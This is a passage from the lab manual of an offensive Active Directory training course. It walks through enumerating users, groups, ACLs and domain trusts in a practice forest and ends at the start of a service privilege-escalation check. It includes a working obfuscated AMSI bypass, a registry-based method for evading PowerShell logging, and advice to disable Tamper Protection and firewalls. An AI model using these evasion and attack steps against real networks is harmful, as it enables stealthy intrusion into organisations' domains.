Attacking and Defending Active Directory - Lab Manual

Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- All the tools used in the course are available in C:\AD\Tools.zip on your student machine. However, please feel free to use tools of your choice.
- Unless specified otherwise, all the PowerShell based tools (especially those used for enumeration) are executed using InviShell to avoid verbose logging. Binaries like Rubeus.exe may be inconsistent when used from InviShell, run them from the normal command prompt.
- The lab is reverted daily to maintain a known good state. The student VMs are not reverted but still, please save your notes offline!
- The lab manual uses a terminology for user specific resources. For example, if you see student**x** and your user ID is student41, read student**x** as student41, support**x**user as support41user and so on.
- Your student VM hostname could be **dcorp-studentx** or **dcorp-stdx**.
- Please remember to turn-off or add an exception to your student VMs firewall when your run listener for a reverse shell.
- The C:\AD directory is exempted from Windows Defender but AMSI may detect some tools when you load them. The lab manual uses the following AMSI bypass:

```
S`eT-It`em ( 'V'+'aR' +  'IA' + (('b'+("{1}{0}"-f':1','lE'))+'q2')  +
('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-
varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.
'),('u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(
"{2}{4}{0}{1}{3}" -f
('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

- You would need to turn off Tamper Protection on the student VM after getting local admin privileges.
- Note that we are using a batch file ArgSplit.bat to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz. It is first used in Learning Objective - 7. Always remember to run the commands generated by ArgSplit.bat. Just generating the commands would not help.
- Have fun!

Learning Objective 1:

Task

- Enumerate following for the dollarcorp domain:
  - Users
  - Computers
  - Domain Administrators
  - Enterprise Administrators

Solution

We can use PowerView for enumerating the domain. Please note that all the enumeration can be done with the Microsoft's ActiveDirectory module as well.

Using PowerView

Start a PowerShell session using Invisi-Shell to avoid enhanced logging. Run the below command from a command prompt on the student VM:

```
C:\Users\studentx>cd \AD\Tools

C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

C:\AD\Tools>set COR_ENABLE_PROFILING=1

C:\AD\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /ve /t REG_SZ /d
"C:\AD\Tools\InviShell\InShellProf.dll" /f
The operation completed successfully.

C:\AD\Tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

Load PowerView in the PowerShell session.

```
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> Get-DomainUser

pwdlastset                    : 11/11/2022 6:33:55 AM
logoncount                    : 1899
badpasswordtime               : 3/3/2023 2:36:54 AM
description                   : Built-in account for administering the
computer/domain
distinguishedname             :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass                   : {top, person, organizationalPerson, user}
lastlogontimestamp            : 2/24/2023 12:44:03 AM
samaccountname                : Administrator
logonhours                    : @{Tuesday=System.Collections.Hashtable;
Friday=System.Collections.Hashtable; Wednesday=System.Collections.Hashtable;
Saturday=System.Collections.Hashtable;
                                Thursday=System.Collections.Hashtable;
Monday=System.Collections.Hashtable; Sunday=System.Collections.Hashtable}
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : 12/31/1600 4:00:00 PM
countrycode                   : 0
whenchanged                   : 2/24/2023 8:44:03 AM
[snip]
```

To list a specific property of all the users, we can use the `select-object` (or its alias `select`) cmdlet. For example, to list only the samaccountname run the following command:

```
PS C:\AD\Tools> Get-DomainUser | select -ExpandProperty samaccountname
Administrator
Guest
DefaultAccount
krbtgt
ciadmin
sqladmin
srvadmin
mgmtadmin
appadmin
sql1admin
svcadmin
testda
[snip]
```

Now, to enumerate member computers in the domain we can use Get-DomainComputer:

```
PS C:\AD\Tools> Get-DomainComputer | select -ExpandProperty dnshostname
dcorp-dc.dollarcorp.moneycorp.local
dcorp-mssql.dollarcorp.moneycorp.local
dcorp-ci.dollarcorp.moneycorp.local
dcorp-mgmt.dollarcorp.moneycorp.local
dcorp-appsrv.dollarcorp.moneycorp.local
dcorp-adminsrv.dollarcorp.moneycorp.local
dcorp-sql1.dollarcorp.moneycorp.local
[snip]
```

To see details of the Domain Admins group:

```
PS C:\AD\Tools> Get-DomainGroup -Identity "Domain Admins"
grouptype              : GLOBAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : GROUP_OBJECT
samaccountname         : Domain Admins
whenchanged            : 2/17/2019 2:22:52 PM
objectsid              : S-1-5-21-1874506631-3219952063-538504511-512
name                   : Domain Admins
cn                     : Domain Admins
instancetype           : 4
usnchanged             : 15057
dscorepropagationdata  : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM,
2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
objectguid             : d80da75d-3946-4c58-b26d-5406e67bbc10
description            : Designated administrators of the domain
memberof               : {CN=Denied RODC Password Replication
Group,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,
CN=Administrators,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local}
member                 : {CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local}
usncreated             : 12315
whencreated            : 2/17/2019 7:01:46 AM
distinguishedname      : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass            : {top, group}
objectcategory         :
CN=Group,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

To enumerate members of the Domain Admins group:

```
GroupDomain             : dollarcorp.moneycorp.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

```
MemberDomain              : dollarcorp.moneycorp.local
MemberName                : svcadmin
MemberDistinguishedName : CN=svc
admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
MemberObjectClass         : user
MemberSID                 : S-1-5-21-719815819-3726368948-3917688648-1118

GroupDomain               : dollarcorp.moneycorp.local
GroupName                 : Domain Admins
GroupDistinguishedName    : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
MemberDomain              : dollarcorp.moneycorp.local
MemberName                : Administrator
MemberDistinguishedName :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
MemberObjectClass         : user
MemberSID                 : S-1-5-21-719815819-3726368948-3917688648-500
```

To enumerate members of the Enterprise Admins group:

```
PS C:\AD\Tools> Get-DomainGroupMember -Identity "Enterprise Admins"
```

Since, this is not a root domain, the above command will return nothing. We need to query the root domain as Enterprise Admins group is present only in the root of a forest.

```
PS C:\AD\Tools> Get-DomainGroupMember -Identity "Enterprise Admins" -Domain
moneycorp.local

GroupDomain               : moneycorp.local
GroupName                 : Enterprise Admins
GroupDistinguishedName    : CN=Enterprise Admins,CN=Users,DC=moneycorp,DC=local
MemberDomain              : moneycorp.local
MemberName                : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=moneycorp,DC=local
MemberObjectClass         : user
MemberSID                 : S-1-5-21-335606122-960912869-3279953914-500
```

Using the Active Directory module (ADModule)

Let's import the ADModule. Remember to use it from a different PowerShell session started by using Invisi-Shell. If you load PowerView and the ADModule in same PowerShell session, some functions *may* not work:

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
```

```
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
```

Enumerate all the users in the current domain using the ADModule:

```
PS C:\AD\Tools> Get-ADUser -Filter *


DistinguishedName :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : d954e824-f549-47c2-9809-646c218cef36
SamAccountName    : Administrator
SID               : S-1-5-21-719815819-3726368948-3917688648-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : caa69143-af4c-4551-af91-e9edd1059080
SamAccountName    : Guest
SID               : S-1-5-21-719815819-3726368948-3917688648-501
[snip]
```

We can list specific properties. Let's list samaccountname and description for the users. Note that we are listing all the proeprties first using the `-Properties` parameter:

```
PS C:\AD\Tools> Get-ADUser -Filter * -Properties *| select
Samaccountname,Description

Samaccountname Description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
krbtgt         Key Distribution Center Service Account
[snip]
```

For the next task, list all the computers:

```
PS C:\AD\Tools> Get-ADComputer -Filter *

DistinguishedName : CN=DCORP-DC,OU=Domain
Controllers,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-dc.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-DC
ObjectClass       : computer
ObjectGUID        : d698b7ab-f29e-461b-9bc9-24a4a131c92d
SamAccountName    : DCORP-DC$
SID               : S-1-5-21-719815819-3726368948-3917688648-1000
UserPrincipalName :

DistinguishedName : CN=DCORP-
ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
DNSHostName       : dcorp-adminsrv.dollarcorp.moneycorp.local
Enabled           : True
Name              : DCORP-ADMINSRV
ObjectClass       : computer
ObjectGUID        : 2e036483-7f45-4416-8a62-893618556370
SamAccountName    : DCORP-ADMINSRV$
SID               : S-1-5-21-719815819-3726368948-3917688648-1105
[snip]
```

Enumerate Domain Administrators using the Active Directory Module:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Domain Admins'

distinguishedName :
CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : d954e824-f549-47c2-9809-646c218cef36
SamAccountName    : Administrator
SID               : S-1-5-21-719815819-3726368948-3917688648-500

distinguishedName : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name              : svc admin
objectClass       : user
objectGUID        : 244f9c84-7e33-4ed6-aca1-3328d0802db0
SamAccountName    : svcadmin
SID               : S-1-5-21-719815819-3726368948-3917688648-1118
```

Enumerate the Enterprise Administrators using the Active Directory Module:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Enterprise Admins' -Server
moneycorp.local

distinguishedName : CN=Administrator,CN=Users,DC=moneycorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : bff03156-2c42-4e55-a21c-07eb868cd5f8
SamAccountName    : Administrator
SID               : S-1-5-21-335606122-960912869-3279953914-500
```

Learning Objective 2:

Task

- Enumerate following for the dollarcorp domain:
  - List all the OUs
  - List all the computers in the StudentMachines OU.
  - List the GPOs
  - Enumerate GPO applied on the StudentMachines OU.

Solution

We can continue using PowerView for enumeration. To list all the OUs, run the below command after bypassing AMSI and loading PowerView:

```
PS C:\AD\Tools> Get-DomainOU

description            : Default container for domain controllers
systemflags            : -1946157056
iscriticalsystemobject : True
gplink                 : [LDAP://CN={6AC1786C-016F-11D2-945F-
00C04fB984F9},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local;0]
whenchanged            : 11/12/2022 5:59:00 AM
objectclass            : {top, organizationalUnit}
showinadvancedviewonly : False
usnchanged             : 7921
dscorepropagationdata  : {11/15/2022 3:49:24 AM, 11/12/2022 5:59:41 AM,
1/1/1601 12:04:16 AM}
name                   : Domain Controllers
distinguishedname      : OU=Domain
Controllers,DC=dollarcorp,DC=moneycorp,DC=local
ou                     : Domain Controllers
[snip]
```

To see just the names of the OUs:

```
PS C:\AD\Tools> Get-DomainOU | select -ExpandProperty name
Domain Controllers
StudentMachines
Applocked
Servers
```

Now, to list all the computers in the StudentsMachines OU:

```
PS C:\AD\Tools> (Get-DomainOU -Identity StudentMachines).distinguishedname |
%{Get-DomainComputer -SearchBase $_} | select name

name
----
```

```
DCORP-STDADM
DCORP-STDx
DCORP-STDx
DCORP-STDx
[snip]
```

For the next task, use the below command to list the GPOs. Note the name (not displayname) of group policies may be different in your lab instance:

```
PS C:\AD\Tools> Get-DomainGPO

flags                     : 0
systemflags               : -1946157056
displayname               : Default Domain Policy

[snip]

flags                     : 0
displayname               : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged               : 11/15/2022 5:48:32 AM
versionnumber             : 6
name                      : {7478F170-6A0C-490C-B355-9E4618BC785D}
cn                        : {7478F170-6A0C-490C-B355-9E4618BC785D}
usnchanged                : 45959
dscorepropagationdata     : 1/1/1601 12:00:00 AM
objectguid                : 0076f619-ffef-4488-bfdb-1fc028c5cb14
gpcfilesyspath            :
\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{7478
F170-6A0C-490C-B355-9E4618BC785D}
distinguishedname         : CN={7478F170-6A0C-490C-B355-
9E4618BC785D},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
[snip]
```

For the next task, to enumerate GPO applied on the StudentMachines OU, we need to copy a part of the gplink attribute from the output of the below command:

```
PS C:\AD\Tools> (Get-DomainOU -Identity StudentMachines).gplink
[LDAP://cn={7478F170-6A0C-490C-B355-
9E4618BC785D},cn=policies,cn=system,DC=dollarcorp,DC=moneycorp,DC=local;0]
```

Now, copy the highlighted string from above (no square brackets, no semicolon and nothing after semicolon) and use the it below:

```
PS C:\AD\Tools> Get-DomainGPO -Identity '{7478F170-6A0C-490C-B355-
9E4618BC785D}'


flags                    : 0
displayname              : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 11/15/2022 5:48:32 AM
versionnumber            : 6
name                     : {7478F170-6A0C-490C-B355-9E4618BC785D}
cn                       : {7478F170-6A0C-490C-B355-9E4618BC785D}
usnchanged               : 45959
dscorepropagationdata    : 1/1/1601 12:00:00 AM
objectguid               : 0076f619-ffef-4488-bfdb-1fc028c5cb14
gpcfilesyspath           :
\\dollarcorp.moneycorp.local\SysVol\dollarcorp.moneycorp.local\Policies\{7478
F170-6A0C-490C-B355-9E4618BC785D}
distinguishedname        : CN={7478F170-6A0C-490C-B355-
9E4618BC785D},CN=Policies,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
whencreated              : 11/15/2022 5:46:19 AM
showinadvancedviewonly   : True
usncreated               : 45927
gpcfunctionalityversion  : 2
instancetype             : 4
objectclass              : {top, container, groupPolicyContainer}
objectcategory           : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
```

It is possible to hack both the commands together in a single command (profiting from the static length for GUIDs):

```
PS C:\AD\Tools> Get-DomainGPO -Identity (Get-DomainOU -Identity
StudentMachines).gplink.substring(11,(Get-DomainOU -Identity
StudentMachines).gplink.length-72)


flags                    : 0
displayname              : Students
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 11/15/2022 5:48:32 AM
[snip]
```

Learning Objective 3:

Task

- Enumerate following for the dollarcorp domain:
  - ACL for the Domain Admins group
  - All modify rights/permissions for the studentx

Solution

To enumerate ACLs, we can use `Get-DomainObjectACL` from PowerView like below. Remember to keep using the PowerShell session started using Invisi-Shell :

Let's enumerate ACLs for the Domain Admins Group:

```
PS C:\AD\Tools> Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -
Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=DOLLARCORP,DC=MONEYCORP,DC=LOCAL
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(|(samAccountName=krbtgt))
VERBOSE: [Get-DomainSearcher] search base: LDAP://DCORP-
DC.DOLLARCORP.MONEYCORP.LOCAL/DC=moneycorp,DC=local
[snip]

AceQualifier           : AccessAllowed
ObjectDN               : CN=Domain
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
ActiveDirectoryRights  : ReadProperty
ObjectAceType          : User-Account-Restrictions
ObjectSID              : S-1-5-21-719815819-3726368948-3917688648-512
InheritanceFlags       : None
BinaryLength           : 60
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-32-554
AccessMask             : 16
AuditFlags             : None
IsInherited            : False
AceFlags               : None
InheritedObjectAceType : inetOrgPerson
OpaqueLength           : 0

[snip]
```

Finally, to check for modify rights/permissions for the student**x**, we can use `Find-InterestingDomainACL` from PowerView:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "studentx"}
```

Nothing interesting!

Since student**x** is a member of the RDPUsers group, let us check permissions for it too. Note that the output in your lab for the below command will be different and will depend on your lab instance:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "RDPUsers"}


ObjectDN                : 
CN=ControlxUser,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-719815819-3726368948-3917688648-1123
IdentityReferenceName   : RDPUsers
IdentityReferenceDomain : dollarcorp.moneycorp.local
IdentityReferenceDN     : CN=RDP 
Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
IdentityReferenceClass  : group

[snip]
```

Learning Objective 4:

Task

- Enumerate all domains in the moneycorp.local forest.
- Map the trusts of the dollarcorp.moneycorp.local domain.
- Map External trusts in moneycorp.local forest.
- Identify external trusts of dollarcorp domain. Can you enumerate trusts for a trusting forest?

Solution

We can use both PowerView and the Active Directory module to solve the tasks.

Using PowerView

Let's enumerate all domains in the current forest:

```
PS C:\AD\Tools> Get-ForestDomain -Verbose

[snip]
Forest                     : moneycorp.local
DomainControllers          : {dcorp-dc.dollarcorp.moneycorp.local}
Children                   : {us.dollarcorp.moneycorp.local}
DomainMode                 : Unknown
DomainModeLevel            : 7
Parent                     : moneycorp.local
PdcRoleOwner               : dcorp-dc.dollarcorp.moneycorp.local
RidRoleOwner               : dcorp-dc.dollarcorp.moneycorp.local
InfrastructureRoleOwner    : dcorp-dc.dollarcorp.moneycorp.local
Name                       : dollarcorp.moneycorp.local

Forest                     : moneycorp.local
DomainControllers          : {mcorp-dc.moneycorp.local}
Children                   : {dollarcorp.moneycorp.local}
DomainMode                 : Unknown
DomainModeLevel            : 7
Parent                     :
PdcRoleOwner               : mcorp-dc.moneycorp.local
RidRoleOwner               : mcorp-dc.moneycorp.local
InfrastructureRoleOwner    : mcorp-dc.moneycorp.local
Name                       : moneycorp.local

Forest                     : moneycorp.local
DomainControllers          : {us-dc.us.dollarcorp.moneycorp.local}
Children                   : {}
DomainMode                 : Unknown
DomainModeLevel            : 7
Parent                     : dollarcorp.moneycorp.local
PdcRoleOwner               : us-dc.us.dollarcorp.moneycorp.local
RidRoleOwner               : us-dc.us.dollarcorp.moneycorp.local
```

```
InfrastructureRoleOwner : us-dc.us.dollarcorp.moneycorp.local
Name                    : us.dollarcorp.moneycorp.local
```

To map all the trusts of the dollarcorp domain:

```
PS C:\AD\Tools> Get-DomainTrust

SourceName      : dollarcorp.moneycorp.local
TargetName      : moneycorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 5:59:01 AM
WhenChanged     : 2/24/2023 9:11:33 AM

SourceName      : dollarcorp.moneycorp.local
TargetName      : us.dollarcorp.moneycorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 6:22:51 AM
WhenChanged     : 2/24/2023 9:09:58 AM

SourceName      : dollarcorp.moneycorp.local
TargetName      : eurocorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 8:15:23 AM
WhenChanged     : 2/24/2023 9:10:52 AM
```

Now, to list only the external trusts in the moneycorp.local forest:

```
PS C:\AD\Tools> Get-ForestDomain | %{Get-DomainTrust -Domain $_.Name} |
?{$_.TrustAttributes -eq "FILTER_SIDS"}

SourceName      : dollarcorp.moneycorp.local
TargetName      : eurocorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 8:15:23 AM
WhenChanged     : 2/24/2023 9:10:52 AM
```

To identify external trusts of the dollarcorp domain, we can use the below command:

```
PS C:\AD\Tools> Get-DomainTrust | ?{$_.TrustAttributes -eq "FILTER_SIDS"}

SourceName      : dollarcorp.moneycorp.local
TargetName      : eurocorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 8:15:23 AM
WhenChanged     : 2/24/2023 9:10:52 AM
```

Since the above is a Bi-Directional trust, we can extract information from the eurocorp.local forest. We either need bi-directional trust or one-way trust from eurocorp.local to dollarcorp to be able to use the below command. Let's go for the last task and enumerate trusts for eurocorp.local forest:

```
PS C:\AD\Tools> Get-ForestDomain -Forest eurocorp.local | %{Get-DomainTrust -
Domain $_.Name}

SourceName      : eurocorp.local
TargetName      : eu.eurocorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 5:49:08 AM
WhenChanged     : 3/3/2023 10:15:16 AM

SourceName      : eurocorp.local
TargetName      : dollarcorp.moneycorp.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FILTER_SIDS
TrustDirection  : Bidirectional
WhenCreated     : 11/12/2022 8:15:23 AM
WhenChanged     : 2/24/2023 9:10:52 AM

Exception calling "FindAll" with "0" argument(s): "A referral was returned
from the server.
[snip]
```

Notice the error above. It occurred because PowerView attempted to list trusts even for eu.eurocorp.local. Because external trust is non-transitive it was not possible!

Using Active Directory module

Import the AD Module in a PowerShell session started using Invisi-Shell:

```
PS C:\AD\Tools> C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
```

Use the below command to enumerate all the domains in the current forest:

```
PS C:\AD\Tools> (Get-ADForest).Domains
dollarcorp.moneycorp.local
moneycorp.local
us.dollarcorp.moneycorp.local
```

To map all the trusts in the current domain, we can use the below command:

```
PS C:\AD\Tools> Get-ADTrust -Filter *

Direction                : BiDirectional
DisallowTransivity       : False
DistinguishedName        :
CN=moneycorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive         : False
IntraForest              : True
IsTreeParent             : False
IsTreeRoot               : False
Name                     : moneycorp.local
ObjectClass              : trustedDomain
ObjectGUID               : 01c3b68d-520b-44d8-8e7f-4c10927c2b98
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                   : DC=dollarcorp,DC=moneycorp,DC=local
Target                   : moneycorp.local
TGTDelegation            : False
TrustAttributes          : 32
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
UsesAESKeys              : False
UsesRC4Encryption        : False
[snip]
```

To list all the trusts in the moneycorp.local forest:

```
PS C:\AD\Tools> Get-ADForest | %{Get-ADTrust -Filter *}

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=moneycorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : moneycorp.local
ObjectClass             : trustedDomain
ObjectGUID              : 01c3b68d-520b-44d8-8e7f-4c10927c2b98
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=dollarcorp,DC=moneycorp,DC=local
Target                  : moneycorp.local
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
[snip]
```

To list only the external trusts in moneycorp.local domain:

```
PS C:\AD\Tools> (Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest
-ne $True) -and (ForestTransitive -ne $True)' -Server $_}

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=eurocorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive        : False
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : eurocorp.local
ObjectClass             : trustedDomain
ObjectGUID              : d4d64a77-63be-4d77-93c2-6524e73d306d
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
```

```
Source                    : DC=dollarcorp,DC=moneycorp,DC=local
Target                    : eurocorp.local
TGTDelegation             : False
TrustAttributes           : 4
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
```

Finally, to identify external trusts of the dollarcorp domain, we can use the below command. The output is same as above because there is just one external trust in the entire forest. Otherwise, output of the aboce command would be different than the below one:

```
PS C:\AD\Tools> Get-ADTrust -Filter '(intraForest -ne $True) -and
(ForestTransitive -ne $True)'

Direction                 : BiDirectional
DisallowTransivity        : False
DistinguishedName         :
CN=eurocorp.local,CN=System,DC=dollarcorp,DC=moneycorp,DC=local
ForestTransitive          : False
IntraForest               : False
IsTreeParent              : False
IsTreeRoot                : False
Name                      : eurocorp.local
ObjectClass               : trustedDomain
ObjectGUID                : d4d64a77-63be-4d77-93c2-6524e73d306d
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
Source                    : DC=dollarcorp,DC=moneycorp,DC=local
Target                    : eurocorp.local
TGTDelegation             : False
TrustAttributes           : 4
TrustedPolicy             :
TrustingPolicy            :
TrustType                 : Uplevel
UplevelOnly               : False
UsesAESKeys               : False
UsesRC4Encryption         : False
```

Because we have trust relationship with eurocorp.local, we can enumerate trusts for it:

```
PS C:\AD\Tools> Get-ADTrust -Filter * -Server eurocorp.local

Direction                : BiDirectional
DisallowTransivity       : False
DistinguishedName        : CN=eu.eurocorp.local,CN=System,DC=eurocorp,DC=local
ForestTransitive         : False
IntraForest              : True
IsTreeParent             : False
IsTreeRoot               : False
Name                     : eu.eurocorp.local
ObjectClass              : trustedDomain
ObjectGUID               : bfc7a899-cc5d-4303-8176-3b8381189fae
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                   : DC=eurocorp,DC=local
Target                   : eu.eurocorp.local
TGTDelegation            : False
TrustAttributes          : 32
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
UsesAESKeys              : False
UsesRC4Encryption        : False
[snip]
```

Learning Objective 5:

Task

- Exploit a service on dcorp-studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentx has local administrative access.
- Using privileges of a user on Jenkins on 172.16.3.11:8080, get admin privileges on 172.16.3.11 - the dcorp-ci server.

Solution

We can use the Powerup from PowerSploit module to check for any privilege escalation path. Feel free to use other tools mentioned in the class like WinPEAS.

```
C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]
PS C:\AD\Tools> . C:\AD\Tools\PowerUp.ps1
PS C:\AD\Tools> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

ServiceName    : AbyssWebServer
Path           : C:\WebServer\Abyss Web Server\abyssws.exe -service
ModifiablePath : @{ModifiablePath=C:\WebServer;
IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
